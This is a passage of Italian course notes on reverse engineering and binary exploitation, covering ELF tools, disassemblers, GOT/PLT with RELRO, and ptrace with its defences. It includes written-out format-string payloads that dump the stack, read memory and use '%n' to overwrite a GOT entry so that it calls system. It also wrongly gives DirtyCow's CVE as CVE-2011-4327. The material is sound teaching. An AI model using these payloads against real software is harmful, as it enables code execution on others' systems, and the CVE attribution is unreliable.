semplicemente gli indirizzi delle funzioni che si vogliono chiamare. In generale, ret2libc è molto più semplice che costruire una catena ROP. Lo stack deve essere adeguatamente preparato per avere gli stessi dati che la chiamata avrebbe messo e lasciare spazio per l'indirizzo di ritorno, per posizionare correttamente i parametri di ingresso alla funzione da chiamare.

## Strumenti di analisi

### Ingegneria inversa (RE)

"La RE comprende tutte le attività che vengono svolte per determinare il funzionamento di un prodotto, per apprendere le idee e la tecnologia che sono state utilizzate per sviluppare quel prodotto".

"L'ingegneria inversa è il processo di estrazione delle conoscenze o dei progetti da qualsiasi cosa creata dall'uomo".

Il RE consiste nel comprendere il funzionamento di un software/hardware. È uno strumento potente che permette di determinare le idee e le tecnologie, ma anche le proprietà intellettuali contenute nel software. Estraiamo la conoscenza partendo dalla scatola nera e vediamo cosa c'è dentro.

Il RE è destinato agli esseri umani, quindi la conoscenza implica un "formato comprensibile all'uomo". Le informazioni sono tutte lì, devono solo essere rese fruibili.

Esistono diversi aspetti teorici legati alla RE e, in alcuni casi, dipende dal livello di astrazione su cui si concentra. Esistono diverse classificazioni dell'informazione: *concreta/astratta, coerenza/disintegrazione, gerarchica/associativa*.

RE è utilizzata in diversi casi e in diversi campi dai "bravi". Gli sviluppatori, quando devono integrare una libreria, capiscono come funziona e come integrarla nel software. Il RE è importante anche se è disponibile una documentazione completa.

Il RE viene utilizzato per **indovinare informazioni sull'architettura di partenza** e sui modelli di business (ad esempio, freeware, shareware, ecc.), ma è anche possibile comprendere la descrizione di alto livello del sistema (ad esempio, specifiche e API). RE permette di **ricostruire il codice sorgente** identificando i componenti riutilizzabili.

È possibile decidere di **correggere/adattare i binari** in base alle proprie esigenze (nel caso degli sviluppatori), ma è possibile **manomettere i binari** se si è un aggressore e sferrare attacchi o creare crack/patch.

È possibile comprendere il comportamento delle informazioni proprietarie (PI) (ad esempio, *verificare se le protezioni del software funzionano*) che di solito sono nascoste/protette per verificare se i programmi che si vogliono acquistare sono sufficientemente sicuri o per rubare le PI.

### Binari eseguibili

I file binari sono **file eseguibili** che includono molte informazioni, non solo il codice da eseguire:

- **Dati:** memoria statica/dinamica, valori fissi/preallocati
- **Codice**
- **Informazioni aggiuntive sulla gestione:** allocazione della memoria, simboli, linking dinamico

per le librerie i **formati eseguibili** descrivono come sono strutturati gli eseguibili:

- **Formato eseguibile e collegabile (ELF)** utilizzato da Linux
- **Esegibile portatile (PE)** utilizzato da Windows

### Formato ELF

Nel formato ELF c'è una **tavella di intestazione** che contiene le informazioni su come creare l'immagine di memoria ed è divisa in **segmenti**. I simboli sono una riga per ogni voce della tabella e sono nomi di funzioni, variabili, librerie (tutto ciò che ha un nome). Le informazioni sul collegamento dinamico contengono informazioni per il caricamento a tempo di esecuzione della libreria condivisa e aggiungono più overhead rispetto al collegamento statico, ma i collegamenti dinamici vengono risolti quando necessario.

TOOLS
reading elf and assembly objdump readelf
modify elf files elfutils elfdiff elfedit elfpatch

## objdump e readelf

Sono programmi a riga di comando per visualizzare varie informazioni sui file oggetto. Funzionano con i file ELF e utilizzano un disassemblatore per visualizzare un eseguibile in forma di assembly (non molto preciso quando le dimensioni del binario aumentano), ma mostrano anche sezioni e struttura. Tutte le informazioni vengono mostrate utilizzando un **indirizzo relativo** (quello assoluto viene calcolato a runtime a partire da quello relativo).

objdump	readelf	description
-p	-e	header info
-h	-S	sections' headers
-x		all headers (with the symbol table)
-t	-s	symbol table
-d		shows the assemble of the binary
-g		debug symbols
	-n	print notes
	-d	dynamic sections
-M intel att		most common assembly formats

## Disassemblatore

Il disassemblatore "genera da un binario eseguibile un listato in linguaggio assembly tale che un dato assemblatore codificherà il listato in un eseguibile sintatticamente equivalente a quello originale".



Gli scopi sono:

- Tradurre il codice macchina binario in istruzioni mnemoniche utilizzando le tabelle di ricerca.
- Tracciare il flusso di controllo per decodificare le sequenze e i rami di codice.

Il disassemblaggio non è deterministico (non è sicuro di tradurre con un'operazione sintattica equivalente)

- approccio best-effort per decodificare il maggior numero possibile di byte in istruzioni
- la sovrapposizione di istruzioni o l'indecidibilità dei dati rispetto al codice possono produrre pseudo-istruzioni che non verranno mai eseguite in fase di esecuzione

Questo accade perché i set di istruzioni non sono facili da interpretare. Ciò è dovuto a molte ragioni:

- Intel utilizza **set di istruzioni di dimensioni variabili**; guardando l'immagine è possibile notare alcune istruzioni lunghe, mentre altre sono corte. Quindi, non conosciamo i limiti delle istruzioni per i binari spogliati.
- Intel ha più di 1500 opcode diversi, quindi i set di istruzioni sono utilizzati in modo intensivo (quasi tutti gli opcode possibili per tutte le dimensioni).
- I compilatori hanno la cattiva abitudine di compattare le dimensioni del binario, e questo comporta la **sovraposizione delle istruzioni**: gli stessi byte eseguiti più volte vengono interpretati come appartenenti a un'istruzione diversa. Inoltre, l'interpretazione può iniziare in punti diversi (istruzioni JMP).
- I dati possono essere incorporati nel codice, tipicamente per mezzo di protezioni software. Anche in questo caso, contiene una tabella di salto, quindi quando la si trova e si procede linearmente possono esserci dei problemi (significa che la separazione tra dati e codice è indecidibile).

```
0000: B8 00 03 C1 BB mov eax, 0xBBBC10300  
0005: B9 00 00 00 05 mov ecx, 0x05000000  
000A: 03 C1 add eax, ecx  
000C: EB F4 jmp $-10  
000E: 03 C3 add eax, ebx  
0010: C3 ret
```

Quando cerchiamo di ricostruire il codice, dobbiamo essere consapevoli dei **salti e delle chiamate indirette** (ad esempio, "jmp [ebp]" o "call eax"), ma ci sono puntatori a funzione, collegamenti dinamici, tabelle di salto, ecc. che possono creare **desincronizzazione**. La soluzione è costruire il **flusso di esecuzione** (poiché non è noto), ma è un problema difficile. In molti casi il disassemblatore non conosce i simboli (nomi, tipi di dati, dati di aggregazione, ad esempio macro, commenti). Questo è tipicamente positivo perché non lascia informazioni all'attaccante, ma RE senza simboli è difficile. È anche difficile ricostruire correttamente le funzioni e i loro prototipi, poiché non è chiaro dove iniziano e finiscono e non è chiaro quali siano i parametri (passati con le convenzioni di chiamata) e quali siano solo altri dati nello stack/registro.


Ci può essere anche l'**aliasing dei puntatori** (due puntatori che si riferiscono alla stessa area di memoria) che crea incertezza nel flusso di esecuzione in caso di operazioni RW, ma l'aliasing dei puntatori può anche essere causa di errori di compilazione se si utilizzano le ottimizzazioni.

Ci può essere anche un **codice che si modifica da solo** (ad esempio **malware**, programmi antiquati o super-ottimizzati).

### Ricostruzione del flusso di controllo

"La **ricostruzione del flusso di controllo** è il problema di determinare una sovra-approximazione di tutte le possibili sequenze di locazioni di programma (indirizzi) che saranno eseguite da un dato programma". La sovra-approximazione è il Control Flow Graph (CFG).

Il CFG è un grafo diretto in cui i nodi sono **blocchi di base**, il che significa *sequenza ininterrotta di istruzioni* (cioè, nessun salto all'interno) e gli spigoli sono **flussi di esecuzione**. Una variante di questo è il **Call Graph**: un CFG che mostra solo le chiamate e i ritorni di funzione.



Il CFG è costruito da

- Parsing del listato di codice
- Cercare gli obiettivi delle diramazioni e delle chiamate di procedura

gprof  
(or any other static analysis frameworks)

I CFG possono essere ottenuti anche da un disassemblatore ricorsivo di attraversamento guidato dall'euristica:

- Potrebbero esserci molti componenti scollegati
- I blocchi possono sembrare non essere referenziati da nessuna parte
- Le istruzioni di salto o chiamata indiretta nel CFG non hanno successori (ad esempio, IDA Pro genera un CFG incompleto).
  - Nessun bordo per le istruzioni di diramazione indiretta o di chiamata
  - Procedure che non ritornano mai collegate alle chiamate
  - I blocchi che non vengono mai eseguiti o che appartengono a una procedura diversa

L'uso di tali grafici per scopi di analisi statica **non è corretto!**

## Radare2

Si tratta di uno strumento gratuito in grado di eseguire:

- **Analisi statica:** assemblare e disassemblare un ampio elenco di CPU
- **Analisi dinamica:** debugger nativo e integrazione con GDB, WINDBG, QNX e FRIDA; analisi ed emulazione del codice con ESIL
- **Capacità di patching:** binari, modifica di codice o dati
- **Ricerca avanzata:** modelli, intestazioni magiche, firme di funzioni
- **Supporto completo per lo scripting:** riga di comando, API C, r2pipe per script in qualsiasi linguaggio
- **Framework estensibile:** nuovi plugin, modifiche all'architettura

Alcuni comandi utili di Radare2:

- ***i* → info**
  - *ie* mostra informazioni sul "punto di ingresso".
  - *iz* elenca le stringhe nelle sezioni dati; *izz* elenca le stringhe dappertutto
  - *il* mostra informazioni sulle biblioteche
  - *is* stampa i simboli
- ***a* → analizzare**
  - *aa* analizzare tutti; *aaa* analizzare tutti + nome proprio; *aaaa* analisi completa
  - *af* analizzare le funzioni; *afi* informazioni sulle funzioni analizzate; *afl* analizzare elenco funzioni
  - *aai* analisi statistiche
  - *agr* grafico di riferimento; *agf* grafico di funzione; *agc* grafico di chiamata di funzione
  - *ax* x-ref: riferimenti a un determinato indirizzo
- ***p* → stampa**
  - *pdf* smontare la funzione corrente
  - *pda* disassemblare tutto il codice possibile
  - *pdc* decompilatore primitivo
- ***f* → bandiere**
  - Statistiche *fs*
- ***s* → cercare**
  - *s* stampa l'indirizzo corrente
  - *s address* si sposta all'indirizzo indicato
  - *s* annullare la ricerca
  - Funzione *sf*
  - *sl* cercare la linea
- ***V* → modalità visiva**
  - *VV* modalità grafica visiva
  - *p/P* cambiare la modalità visiva
  - *q* ritorno dalla modalità visiva
  - :*command* esegue un comando in modalità visuale
  - *h/j/k/l* spostare lo schermo
- **Abilita la grafica**
  - *e scr. utf8 = true* e *e scr. utf8. curvy = true*
- **Scripting**
  - @@ per ogni operatore @@f @@b
  - ~ grep
  - Es. *afi @@f ~nome*
- **Opzioni di corsa**

- *A* analizzare i binari all'avvio (aa); *AA* analizzare i binari all'avvio (aaaa), *d* collegare il debugger, *w* consentire la scrittura dei binari

## Rabin2

È uno strumento del framework radare2 per ottenere informazioni sui binari (sezioni, intestazioni, importazioni, stringhe, punti di ingresso, ...) e può esportare l'output in diversi formati (supporta ELF, PE, Mach-O, Java CLASS).

Le opzioni tipiche sono:

- *-I* stampa informazioni binarie come sistema operativo, lingua, endianness, architettura, mitigazioni (canary, pic, nx)
- *-z / -zz / -zzz* stampa tutte le stringhe del file binario.

rabin2 –l prog  
rabin2 –Z prog

## Decompiler

Il decompiler è "uno strumento che prende in input un file eseguibile e cerca di creare un file sorgente di alto livello che possa essere ricompilato con successo". In pratica è l'opposto di un compilatore.

La compilazione è un problema molto difficile: anche i migliori decompilatori di solito non sono in grado di ricostruire perfettamente il codice sorgente originale. Se abbiamo la possibilità di avere un decompiler e questo funziona, allora funziona molto meglio del disassemblatore, ma il più delle volte produrrà spesso codice che non è poi così migliore del codice assembly.

Con i dati di debug è possibile riprodurre i nomi delle variabili e delle strutture originali e persino i numeri di riga: per questo motivo, non dimenticate di rimuovere i dati di debug dal codice.

## Ghidra

È una suite di strumenti sviluppata dalla Direzione Ricerca dell'NSA. Analizza il codice maligno comprendendo le potenziali vulnerabilità di reti e sistemi.

È uno strumento di analisi del software che esegue: disassemblaggio, assemblaggio, decompilazione, creazione di grafici e script per diversi set di istruzioni di processori e formati eseguibili. È interattivo per l'utente e contiene anche modalità automatizzate. Come R2, è estensibile (è possibile sviluppare componenti plug-in e/o script di Ghidra utilizzando le API esposte).

## Debugger

I debugger consentono l'esecuzione controllata di un'applicazione. Possono:

- Interazioni mediate con l'ambiente di esecuzione (file system, reti, debug delle chiamate di sistema)
- Interrompere l'esecuzione (breakpoint/watchpoint)
- Esaminare lo stato della CPU
- Esaminare il valore di diverse locazioni di memoria con i seguenti riferimenti
- Esaminare la pila
- Scrivere i valori in memoria
- Esecuzione condizionale (asserzioni di test, rilevamento di condizioni)

I breakpoint che utilizzeremo sono **breakpoint software** che sovrascrivono l'istruzione in cui il debugger si ferma con un segnale SIGTRAP. Non sono molto validi perché sono invasivi e non furtivi, ma modificano anche lo spazio degli indirizzi del processo. Gli attacchi possono richiedere modifiche per funzionare anche sui binari non sottoposti a debug e un watchpoint è molto lento.

Esistono anche **breakpoint hardware** che sono registri dedicati e in numero limitato (ad esempio, DR0 - DR7 su Intel x86). Sono efficienti e poco visibili.

Un esempio di strumento di debug è *gdb*, che ha estensioni come *Peda* e *Pwndbg*. Con l'ultima, *gdb* si arricchisce di ulteriori strumenti per eseguire attacchi.

## Strumenti di analisi (versione estesa)

### Tabella degli offset globali e tabella dei collegamenti alle procedure

I binari non hanno librerie statiche, ma tutti si affidano alle librerie dinamiche (.so, .dll). I file .got, .plt e got.plt sono le sezioni utilizzate per il **collegamento dinamico**.

I due principi sono:

- **Lazy binding**: non si vincolano tutte le funzioni all'inizio, ma solo quando è necessario.
- **Position Independent Execution (PIE)**: il programma e le librerie possono essere caricati in qualsiasi punto della memoria.

Ciò significa che quando si esegue un'applicazione con gdb non si trovano gli indirizzi reali, ma solo gli offset. Solo quando viene eseguito, il sistema operativo fornirà l'indirizzo di partenza effettivo.

Per le librerie dinamiche dobbiamo ricorrere alla parte dinamica del linker e abbiamo bisogno di due livelli di indirezione:

- La **Procedure Linkage Table (PLT)** è una tabella in cui si trovano i riferimenti a tutte le funzioni dinamiche disponibili nel codice. La PLT contiene il codice che salta a un'altra tabella, la GOT.
- La **Global Offset Table (GOT)** fornisce un accesso diretto all'indirizzo assoluto di un simbolo. Il linker dinamico determina gli indirizzi assoluti delle destinazioni e li memorizza nella GOT.

Facciamo un esempio con la chiamata *shared\_func()*:

- 1) Chiamata *shared\_func()*
- 2) Cercare nel PLT il simbolo *shared\_func()*
  - a. Qui c'è un JMP indiretto a una voce GOT dove trovare l'indirizzo assoluto
- 3) La prima volta che la funzione viene chiamata
  - a. La voce GOT contiene l'indirizzo di una funzione (nel PLT) che richiama il linker dinamico
  - b. Il linker dinamico risolve l'indirizzo e lo salva nel GOT.
- 4) Dopotutto, la voce GOT conterrà l'indirizzo assoluto della funzione *shared\_func()* (non più l'indirizzo della funzione)

Con questo meccanismo è possibile risolvere tutti gli indirizzi della memoria e solo quando necessario. Ma questo è anche un **punto interessante per un attacco** (ad esempio, se si vuole un'altra funzione al posto di quella che dovrebbe essere chiamata).

### Attacchi che sfruttano il GOT

Esistono diversi metodi per attaccare i binari modificando le informazioni nel GOT:

- controllare l'esecuzione scrivendo nel GOT l'indirizzo delle funzioni che si desidera chiamare al posto di quelle originali
- Lo sfruttamento degli **attacchi alle stringhe di formato** è uno di questi metodi.


La protezione **RELRO** (*Relocation Read Only*) mitiga gli attacchi. Può essere:

- **RELRO parziale**: la sezione .got è resa di sola lettura e le sezioni sono organizzate in modo da ridurre al minimo il rischio di sovrascrittura di .got. Tuttavia, il file .got.plt non è di sola lettura, quindi tutto ciò che viene rilocato con le librerie dinamiche può essere scritto durante l'esecuzione del programma.
- **RELRO completo**: tutte le chiamate dinamiche vengono risolte quando il programma viene eseguito e quindi il .got viene reso di sola lettura. Le sezioni sono organizzate in modo da ridurre al minimo il rischio di sovrascrittura del .got. Il file .got.plt viene unito a .got e non c'è modo di sovrascriverlo. È lento, possono essere necessari minuti per eseguire l'applicazione.


## Attacco alle stringhe di formato

Uno degli attacchi più potenti per sovrascrivere pezzi di memoria è quello delle **stringhe di formato**. È possibile quando si possono controllare le stringhe che vengono passate alla *printf*.


Tutte le stringhe di formato nel primo parametro della *printf* corrispondono a una variabile.



Immaginiamo che ci siano più variabili della stringa di formato. In questo caso, la variabile *buf* viene semplicemente ignorata.



Viceversa, quando ci sono più stringhe di formato che variabili. Durante la preparazione dello stack non c'è un terzo parametro, quindi il valore *%s* verrà interpretato come l'inizio di una stringa e verrà stampato il valore sulla stringa.



È possibile sfruttare qualcosa di simile a *printf(buffer)* costruendo una stringa di formato molto lunga

```
python -c 'print("AAAAA" + ".%x" * 128)'
```

Il valore "*%x*" significa stampare un byte della memoria in esadecimale. In questo modo è possibile stampare l'intera informazione sullo stack, poiché verranno stampati in esadecimale i primi 128 byte a partire dal primo parametro.

Per sfruttare questa funzione si inserisce un marcitore ("AAAA") e poi si chiede di stampare tutti i dati. In questo modo è possibile individuare nell'output stampato dopo quante parole viene scritto nuovamente il marcitore. A questo punto sappiamo esattamente in quale parte della memoria è stato inserito il marcitore, e quindi è possibile calcolare l'offset:

```
python -c 'print("AAAAA" + ".%y$x" * 128)'
```

In questo caso *y* è l'offset e conta il numero di parole da saltare prima di utilizzare il parametro.

A questo punto sostituiamo il marcatore con l'indirizzo reale della variabile che vogliamo leggere. Se mettiamo l'indirizzo reale, allora è possibile usare "s" e l'offerta appropriata per iniziare a leggere da quell'indirizzo e inizierà a stampare fino al punto \0:


```
python -c 'print("addr"+".%y\$s"*128)'
```

y is the offset, not the char 'y'  
addr is the memory address of the value I want to read (should be readable!)  
s if I want to read a string, other printf parameters are possible

Il principio è quello di leggere con la printf quello che vogliamo, quindi scrivere l'indirizzo da leggere e forzare la printf a saltare a quell'indirizzo.

Con l'attacco alle stringhe di formato è possibile costruire attacchi più potenti. Uno degli scopi di printf era quello di creare gui banali. Pertanto, è stato previsto il parametro %n che scrive in una variabile il numero di caratteri che sono stati scritti sullo stdout.

Questo può essere sfruttato per scrivere in alcuni punti della memoria il valore che vogliamo. Se ritroviamo l'offset e poi scriviamo l'indirizzo della variabile (posizione di memoria) in cui vogliamo scrivere il numero, inseriamo molti byte stampati a caso, quindi il contatore della printf viene costantemente aggiornato. Quando il contatore raggiunge il valore desiderato, scriviamo quel numero in memoria.



Immaginate di avere il GOT e al suo interno l'indirizzo per chiamare, ad esempio, la funzione puts. Invece di puts, vogliamo sovrascriverla e far sì che chiami la funzione *sistema*. Vogliamo sovrascrivere l'indirizzo nel GOT con un nuovo valore. Per questo motivo, dobbiamo cercare l'indirizzo assoluto del *sistema* (ad esempio, utilizzando strumenti esterni), che sarà in ogni caso un numero. È possibile sfruttare l'overflow del buffer per inserire all'inizio l'indirizzo del GOT in cui si trova la *puts*, quindi aggiungiamo a questo il valore "\$numx" per forzare il contatore a raggiungere l'indirizzo "\$n".

del *sistema* che abbiamo trovato prima. Poi chiamiamo il comando ". %y\\$n", il quale scriverà il numero di copie stampate.

nella posizione di memoria. In questo modo si sovrascrive la riga GOT e si richiama il *sistema* funzione.

## Disassemblatori a sweep lineare

Con il disassemblatore sappiamo che prendiamo il codice macchina e stampiamo il codice assembly corretto. Si tratta di un'operazione complessa per i motivi già citati (ad esempio, i salti indiretti fanno sì che gli indirizzi di salto vengano calcolati solo a runtime). Esistono due famiglie di disassemblatori.

I disassemblatori linear sweep presuppongono che le **istruzioni (opcode) siano memorizzate in posizioni adiacenti (in ordine)**. Se ci sono istruzioni sovrapposte, dati nel codice, o qualsiasi altra cosa che renda il codice disassemblato disallineato rispetto al flusso di esecuzione, i risultati non sono buoni.

Presuppone di decodificare sequenzialmente i byte in istruzioni dall'inizio della prima sezione di un eseguibile fino alla fine della sezione/programma o fino al raggiungimento di un'istruzione illegale (ad esempio, objdump).

Il vantaggio è che è semplice e facile da implementare. Gli

svantaggi sono:

- facilmente desincronizzabile, soprattutto in caso di set di istruzioni densi
- può funzionare per piccoli pezzi di codice, raramente per interi binari.
- confuso se i dati e il codice sono mischiati (da qui il dealignment)
- errori in caso di sovrapposizione di istruzioni

## Recursive Traversal disassemblers

Questa è l'altra famiglia di disassemblatori. Qui i disassemblatori disasembiano le istruzioni seguendo il flusso di esecuzione (previsto/ricostruito) costruito durante il disassemblaggio.

Quando trovano un'istruzione che modifica il flusso di esecuzione (ad esempio, il salto), seguono il codice eseguito, ignorando il pezzo di codice intermedio. Il problema è che si possono perdere alcuni pezzi di codice che potrebbero essere utili.

Parte dal punto di ingresso e comprende le istruzioni di diramazione. Decodifica il programma con una ricerca di profondità e poi traduce i byte effettivamente raggiunti (flusso di controllo) (ad esempio, IDA pro, Radare2). Quasi tutti i disassemblatori "seri" sono RT.

I vantaggi sono:

- non è sconcertato dai dati incorporati nelle sezioni del codice
- saltare i byte di dati perché non vengono mai raggiunti

dall'attraversamento Gli svantaggi sono:

- Determinare il flusso di esecuzione è difficile dal punto di vista statico a causa dei salti e delle chiamate indirette (in cui l'indirizzo viene calcolato solo a tempo di esecuzione), ma anche a causa delle informazioni mancanti a tempo di esecuzione (dati noti solo a tempo di esecuzione).
- Potrebbe non elaborare tutti i byte dell'eseguibile, poiché non tutte le locazioni di codice sono accessibili attraverso rami diretti (statici) dal punto di ingresso. Ciò è dovuto a diramazioni indirette come puntatori a funzioni, callback e parti di codice nascoste dalla (semplice) traversata ricorsiva sintattica.

Alcune soluzioni a questi problemi sono:

- Euristica per individuare potenziali parti di codice nell'eseguibile per sfruttare la presenza di idiomisti del compilatore e prologhi di procedure ricorrenti, schemi comuni nell'uso delle tabelle di salto.
- C'è un divario tra il grafico navigabile visto dalla GUI e la verità a terra! (ad esempio, il CFG iniziale generato da IDA Pro) questo perché i buoni strumenti cercheranno di individuare le parti di codice che non sono state raggiunte e inizieranno un nuovo disassemblaggio da questa parte. Alla fine ci saranno altri pezzi di CFG che dovranno essere uniti manualmente.



## Disassemblatore interattivo

Questa è l'ultima categoria ad essere utilizzata in modo interattivo dall'uomo. È possibile smontare alcuni pezzi di codice, ma per fare il lavoro si chiederà all'utente cosa fare. In questo modo, l'uomo nel loop risolve le interpretazioni errate dei dati come codice. Fornisce ulteriori punti di ingresso, ma è **lento e richiede tempo**. È utile quando il codice è offuscato e il codice disassemblato è davvero scadente.

## Tracciamento

È leggermente diverso dal debug. Lo scopo è quello di **comprendere meglio il comportamento del sistema** nel modo più non intrusivo possibile e di raccogliere dati statistici. In pratica si elenca ciò che accade in un'applicazione, monitorandola in modo non intrusivo. Lo strumento più importante è **ptrace**, che è la soluzione definitiva per tutto ciò che viene eseguito nello spazio utente.

### ptrace (traccia del processo)

**ptrace()** è una chiamata di sistema. Permette a un **processo** (il "tracciatore") di osservare e controllare l'esecuzione di un altro processo (il "tracciato"). **processo** (il "tracee"). Funziona anche per i **thread**. È possibile collegare un solo processo alla volta.

L'idea è quella di collegare un tracciatore a un processo specifico, e poi il tracciatore può essere invocato quando succede qualcosa (ad esempio, interrompere l'esecuzione e richiamarlo quando viene chiamata una chiamata di sistema, si accede a una variabile). È possibile utilizzarlo per scrivere anche in un pezzo di memoria del processo per farlo ad andare in un'altra parte del CFG. GDB utilizza ptrace per collegare un altro processo ed eseguire comandi su di esso.

Anche in questo caso, le caratteristiche in questione sono:

- scrive nella memoria della destinazione
- modificare i dati memorizzati nei segmenti di dati
- scrive sui segmenti di codice dell'applicazione
- installare punti di interruzione e applicare patch al codice in esecuzione del target (ad esempio, utilizzato da gdb)

Può essere incluso nei programmi C per tracciare le applicazioni `#include <sys/ptrace.h>`. In questo modo è possibile rendere disponibili al programma tutte le capacità di tracciamento. In questo modo, è possibile rilevare compromissioni, individuare quando altri debugger sono collegati. In definitiva, è la base della maggior parte degli strumenti di tracciamento esistenti.

## Uso dannoso di ptrace

Gli utenti malintenzionati potrebbero voler sfruttare la funzionalità di ptrace (ad esempio, l'iniezione dinamica di codice arbitrario nel processo in esecuzione). In effetti, viene utilizzato in attacchi ed exploit reali (ad esempio, lo sfruttamento del bug DirtyCow (CVE-2011-4327) ha permesso agli utenti locali di ottenere informazioni sensibili sulle chiavi; Pupy, un trojan di accesso remoto).

Questo accade quando **ptrace** viene inserito nell'applicazione ma poi **non viene rimosso negli ambienti di produzione**. Gli aggressori scoprono le chiamate a **ptrace** e le sfruttano per iniettare dati in memoria.

I modi per proteggere ptrace sono:

- Disattivarlo in produzione
- Usare la chiamata di sistema **prctl()** (che rende il processo non scaricabile)
- Utilizzare moduli di sicurezza per limitare gli utenti in grado di accedervi (ad esempio, il modulo di sicurezza YAMA).
- Usare docker per confinare i processi tracciabili "*Traccia te stesso in modo che nessun altro possa tracciarti!*".
- Monitor: i processi tracciati possono essere rilevati leggendo il proc/PID/status, un'informazione memorizzata nel kernel è il **TracerPid** (0, non sono tracciati).

- Monitorare gli eventi di ptrace: quando non è possibile escluderlo, utilizzare EBF (struttura dati all'interno del kernel) o netlink (quando si passa dallo spazio utente allo spazio kernel).

## strace

È un noto tracciatore di chiamate di sistema, basato su ptrace. Fornisce informazioni su:

